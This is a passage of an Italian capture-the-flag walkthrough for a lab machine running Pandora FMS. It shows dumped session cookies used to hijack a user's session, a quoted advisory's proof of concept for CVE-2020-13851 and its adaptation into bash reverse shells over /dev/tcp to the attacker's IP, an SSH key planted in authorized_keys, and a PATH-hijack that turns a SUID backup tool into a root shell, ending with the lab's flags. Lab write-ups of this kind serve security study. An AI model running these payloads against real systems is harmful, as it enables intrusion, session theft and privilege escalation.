
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 14:43:59 /2025-02-01/

id_session	data	last_active
09vao3q1dikuoi1vhcvhcjjbc6	id_usuario s:6:"daniel";	1638783555
0ahul7feb1l9db7ffp8d25sjba	NULL	1638789018
1um23if7s531kqf5da14kf5lvm	NULL	1638792211
2e25c62vc3odbppmg6pjbfbum	NULL	1638786129
346uqacafar8pipuppubqet7ut	id_usuario s:6:"daniel";	1638540332
3bolh7cor20ubdtsdfhpekm66t	NULL	1738416346
3me2jjab4atfa5f8106iklh4fc	NULL	1638795380
4f51mju7kcuonuqor3876n8o02	NULL	1638786842
4nsbidcmgfoh1gilpv8p5hpi2s	id_usuario s:6:"daniel";	1638535373
59qae699l0971h13qmbpqahlls	NULL	1638787305
5fihkihbp2jio1l1a8mcsmp6j	NULL	1638792685
5i352tsdh7vloht30ve4o0air	id_usuario s:6:"daniel";	1638281946
69gbnjrc2q42e8aqahb1l2s68n	id_usuario s:6:"daniel";	1641195617
81f3uet7p3esgiq02d4cjj48rc	NULL	1623957150
8dq61imi8oav0m6kcmouoale7a	id_usuario s:6:"daniel";	1738406828
8m2e6h8gmphj79r9pq497vpdre	id_usuario s:6:"daniel";	1638446321
8upeameujo9nhki3ps0fu32cgd	NULL	1638787267
982fi08qlpi2p69eligchmv24u	NULL	1738417446
9vv4godmdam3vsq8pu78b52em9	id_usuario s:6:"daniel";	1638881787
a3a49kc938u7od6e6mlip1ej80	NULL	1638795315
agfdirigbt86ep71uvmljbo3f	id_usuario s:6:"daniel";	1638881664
cojb6rgubs18ipb35b3f6hf0vp	NULL	1638787213
d0carbrks2lvmb90ergj7jv6po	NULL	1638786277
f0qisbrojp785v1dmm8cu1vkaj	id_usuario s:6:"daniel";	1641200284
f9una52e1c3u9l8cc52pubr0s4	NULL	1738415963
fikt9p6i78no7aofn74rr71m85	NULL	1638786504
fqd96rcv4ecuqs409n5qsleufi	NULL	1638786762
g0kteepqajloep6u7msp0u38kv	id_usuario s:6:"daniel";	1638783230
g4e01qdgk36mfdh90hvcc54umq	id_usuario s:4:"matt";alert_msg a:0:{}new_chat b:0;	1638796349
gf40pukfdinc63nm5lkroidde6	NULL	1638786349
heasjj8c48ikjlvsf1uhonfesv	NULL	1638540345
hsftvg6j5m3vcmut6ln6ig8b0f	id_usuario s:6:"daniel";	1638168492
jeed4v8f6mlcgn4634ndfl74rd	id_usuario s:6:"daniel";	1638456173
kp90bu1mlclbaenaljem590ik3	NULL	1638787808
ne9rt4pkqqd0aqcrr4dacbmaq3	NULL	1638796348
o3kuq4m5t5mqv01iur63e1di58	id_usuario s:6:"daniel";	1638540482
oi2r6rjq9v99qt8q9heu3nulon	id_usuario s:6:"daniel";	1637667827
pjp312be5p56vke9dnbqmnqeot	id_usuario s:6:"daniel";	1638168416
q8vvft2obe9n3p4u89g6dabm36	NULL	1738417075
qq8gqbdkn8fks0dv1l9qk6j3q8	NULL	1638787723
qq9103k92jp6tfa2op88ndmke4	NULL	1738416460
r097jr6k9s7k166vkvaj17na1u	NULL	1638787677
r0t1v4pq5nmbu1pld5cgq30r0i	NULL	1738416621
rgku3s5dj4mbr85tiefv53tdoa	id_usuario s:6:"daniel";	1638889082
s6j6sprbrg6ga5u142q70fkptg	id_usuario s:6:"daniel";	1738416248
u5kktk2bt6ghb7s51lka5qou4r4	id_usuario s:6:"daniel";	1638547193
u74bvn6gop4rl21ds325q80j0e	id_usuario s:6:"daniel";	1638793297

Sono molte per l'utente Daniel ma già di lui ho avuto la shell, ma ce n'è una per l'utente 'matt'.  
Cio che provo a fare ora è andare sul dev-tool di Firefox e provare a sostituire il 'phpseid' con quello

trovato per l'utente 'matt'  
poi farò il refresh della pagina e boom!!!! sono dentro come utente matt



Trovo un interessante articolo su come effettuare una priv-esc e ottenere una shell con utente superiore sfruttando il form 'event' presente sul server web, sfruttando la richiesta che viene fatta da 'ajax'

RIF: <https://www.coresecurity.com/core-labs/advisories/pandora-fms-community-multiple-vulnerabilities>



# 7. Technical Description / Proof of Concept Code

## 7.1 Remote Command Execution Via the Events Feature

[[CVE-2020-13851](#)] It is possible to abuse the **Events** feature to gain arbitrary command execution on the underlying operating system. The **Events** function allows a user to configure and execute actions (server responses) based on specific conditions reported by the agents. For instance, it is possible to leverage the mentioned feature to execute an arbitrary operating system command as the user **apache** in the context of the Pandora FMS server. It should be noted that low privilege (i.e. non-administrative users) can issue the following request as well.

The following proof of concept shows how it is possible to obtain a reverse shell by tampering the **target** parameter:

```
POST /pandora_console/ajax.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; c
X-Requested-With: XMLHttpRequest
Content-Length: 124
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/pandora_console/index
Cookie: PHPSESSID=lo4k64pfhme12ic7reau9t5dqh
```

```
page=include/ajax/events&perform_event_response=10
&target=bash -i >%26 /dev/tcp/192.168.1.17/1337 0>
```

After sending the request, a reverse connection on the attack server is received:


```
user@csec:~# nc -vlp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 192.168.1.20 51010 received!
bash: no job control in this shell
bash-4.2$ whoami
apache
```

CMD IN EXAMPLE= **target=bash -i >%26 /dev/tcp/192.168.1.17/1337 0>%261&response\_id=1**

Quindi quello che farò sarà inviare la richiesta fatta su /event al repeater di BurpSuite e sostituire il payload indicato nel post ,  
cambiando indirizzo ip con il mio , al fondo della richiesta nel parametro 'page=' , e aprire un listener nc alla porta fissata nel  
payload la 443 x ricevere così la shella inversa come user 'matt'


```
POST /pandora_console/ajax.php HTTP/1.1
Host: pandora.panda.htb:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 132
Origin: http://pandora.panda.htb:9001
Connection: keep-alive
Referer: http://pandora.panda.htb:9001/pandora_console/index.php?sec=eventos&sec2=operation/events/events
Cookie: PHPSESSID=g4e01qdgk36mfdh90hvcc54umq
```

```
page=include/ajax/events&perform_event_response=10000000&target=
bash+-c+"bash+-i+%26+/dev/tcp/10.10.14.39/443+0%261"&response_id= 1
```



```
/etc/snmp nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.136] 54152
bash: cannot set terminal process group (4727): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console$ whoami
whoami
matt
```

Ora posso prendere la user.txt sulla home di 'matt'



```
cd /home
matt@pandora:/home$ ls
ls
daniel
matt
matt@pandora:/home$ cd matt
cd matt
matt@pandora:/home/matt$ ls
ls
user.txt
matt@pandora:/home/matt$ cat user.txt
cat user.txt
93061cf3cca55e1db1703f3ad814fa79
```

## ***PrivEsc to Root***

Quindi la prima cosa che faccio è l'upgrade della shell con script /bash/null

```

matt@pandora:/var/www/pandora/pandora_console$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
matt@pandora:/var/www/pandora/pandora_console$ ^Z
[1] + 195696 suspended nc -lnvp 443

[1] + 195696 continued nc -lnvp 443

reset
reset: unknown terminal type unknown
Terminal type? screen

```

poi cerco i file con SUID attivo

```

ra/pandora_console$ find / -perm -4000 -ls 2>/dev/null
264644    164 -rwsr-xr-x   1 root    root      166056 Jan 19  2021 /usr/bin/sudo
265010    32  -rwsr-xr-x   1 root    root      31032 May 26  2021 /usr/bin/pkexec
267386    84  -rwsr-xr-x   1 root    root      85064 Jul 14  2021 /usr/bin/chfn
262764    44  -rwsr-xr-x   1 root    root      44784 Jul 14  2021 /usr/bin/newgrp
267389    88  -rwsr-xr-x   1 root    root      88464 Jul 14  2021 /usr/bin/gpasswd
264713    40  -rwsr-xr-x   1 root    root      39144 Jul 21  2020 /usr/bin/umount
262929    20  -rwsr-xr-x   1 root    matt      16816 Dec  3  2021 /usr/bin/pandora_backup
267390    68  -rwsr-xr-x   1 root    root      68208 Jul 14  2021 /usr/bin/passwd
264371    56  -rwsr-xr-x   1 root    root      55528 Jul 21  2020 /usr/bin/mount
264643    68  -rwsr-xr-x   1 root    root      67816 Jul 21  2020 /usr/bin/su
264040    56  -rwsr-sr-x   1 daemon  daemon    55560 Nov 12  2018 /usr/bin/at
264219    40  -rwsr-xr-x   1 root    root      39144 Mar  7  2020 /usr/bin/fusermount
267387    52  -rwsr-xr-x   1 root    root      53040 Jul 14  2021 /usr/bin/chsh
262815   464  -rwsr-xr-x   1 root    root     473576 Jul 23  2021 /usr/lib/openssh/ssh-keysign
264920    52  -rwsr-xr-x   1 root    messagebus 51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
264927    16  -rwsr-xr-x   1 root    root      14488 Jul  8  2019 /usr/lib/eject/dmccrypt-get-device
266611    24  -rwsr-xr-x   1 root    root      22840 May 26  2021 /usr/lib/policykit-1/polkit-agent-helper-1

```

Nulla di interessante , quindi passo ad enumerare .ssh sulla home di matt e qui vado a salvare la mia chiave ssh pubblica in

'authorized\_keys' , x poi connettermi a ssh come matt con la mia chiave id\_rsa

```

matt@pandora:/home/matt/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAhRcgV/V3khe9gIebxvfRcc+H1ezudfjE0/kB6oPSS4ScH5
4ssLBfuf2qVRKVSFzc4t/m0atN+JOKfHJUP7SkBaDhu0RmD6+N6uFQmSzjXv24qMzn1Zkl2k42tmgtURelb9cOKtVWtyXqMo12WmtgwbIRMEzQEmU9JKCG3jds
WQNYHN/N4mh3zz7r92E3+8u+IGmpqyAoo8JAXys0XPf8gi3fwu+3/gNrk0mk8BpGnA7NEwdwK5GrPeuvl20BWwMWT3ZIZeHEIwYdsaFnK/0AiaqAhe/D/XDR7Q
ryeOPctWfyyJUy+FgVkkmyHui1MfvhTxdPk8eamR7emLQe0+XMN01SRsULNFmj4LVkhzSqEuFN6CNT64DdI+zpKRgD0NtFOIxmJyVQVz2qV3e08JVv826vgf
ky6GxZR6dVEWYK0FdpYCKwyH0wpj5sxoHjA7fsfXzXdyKKXcUilFqPwmzrSzGbGXRpQ0a69KdF2HIT234jjISvtLbUDzLsRvHLEfEHvhPUf2tmrG0+A7zBqIE
vWKPJwDG1AbxMNgdL/EUfzPSYKRFTnZYCH7yHgX2BQ4hVp8JTPNcSRZkFENKW4IL9utQgzM6NiyQN3PT25JjvJypzB3pvu5H/q5ViByDIo2+oeCYMoMKPcb9AR
v9SKVYf2WDG5wrtdsgUq2Zn7uQ= nobody@nothing" > authorized_keys

```

```

ssh -i id_rsa matt@10.10.11.136

```

```

matt@pandora:~$ whoami
matt
matt@pandora:~$ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:~$

```

Ora provo a fare runnare pandora\_backup e mi crea un backup con molte cartelle salvate in /var/pandora. All inizio del risultato c è un 'tar' il che suggerisce un archivio compresso

```

matt@pandora:~$ pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar: Removing leading `/' from member names
/var/www/pandora/pandora_console/AUTHORS

```

Ora essendo su pandora installato 'ltrace' lo runno su pandora\_backup e mi da un errore in quanto non ho i permessi per il file '/root/.backup/pandora-backup.tar.gz'

```

matt@pandora:~$ ltrace pandora_backup
getuid() = 1000
geteuid() = 1000
setreuid(1000, 1000) = 0
puts("PandoraFMS Backup Utility") = 26
puts("Now attempting to backup Pandora" ... Now attempting to backup PandoraFMS client) = 43
system("tar -cvf /root/.backup/pandora-b" ... tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
<no return ...>
— SIGCHLD (Child exited) —
<... system resumed> ) = 512
puts("Backup failed!\nCheck your permis" ... Backup failed!
Check your permissions!
) = 39
+++ exited (status 1) +++

```

Siccome non viene data una path specifica per 'tar' quest ultimo lavorerà dalla path del user corrente nella sua variabile d ambiente standard. Ma visto che posso controllare questa variabile potrebbe essere vulnerabile a un dirottamento del percorso.

Mi reco sulla directory scrivibile /shm e da qui aggiungo quest ultima alla variabile d ambiente

```

matt@pandora:~$ cd /dev/shm
matt@pandora:/dev/shm$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:/dev/shm$ export PATH=/dev/shm:$PATH
matt@pandora:/dev/shm$ echo $PATH
/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

```

Bene ora che ho aggiunto la path vado a creare all interno di /shm un file che chiamo 'tar' e ci metto una semplice chiamata bash a root e gli do i permessi di esecuzione

```

matt@pandora:/dev/shm$ vi tar
matt@pandora:/dev/shm$ cat tar
#!/bin/bash

bash
matt@pandora:/dev/shm$ chmod +x tar

```

Visto che ora fa parte della path se runno nuovamente pandora\_backup quando effettuera la chiamata a 'tar' lo trovera in /shm che

ho inserito come path principale e lo eseguirà dandomi la shell come root:

```
matt@pandora:/dev/shm$ pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/dev/shm# whoami
root
root@pandora:/dev/shm# id
uid=0(root) gid=1000(matt) groups=1000(matt)
```

Ora posso agevolmente recuperare la root.txt

```
root@pandora:/dev/shm# cd /root
root@pandora:/root# cat root.txt
c8c46521c8403795f0a04a8492d4fd94
root@pandora:/root#
```

## Flags

user.txt = 93061cf3cca55e1db1703f3ad814fa79

root.txt = c8c46521c8403795f0a04a8492d4fd94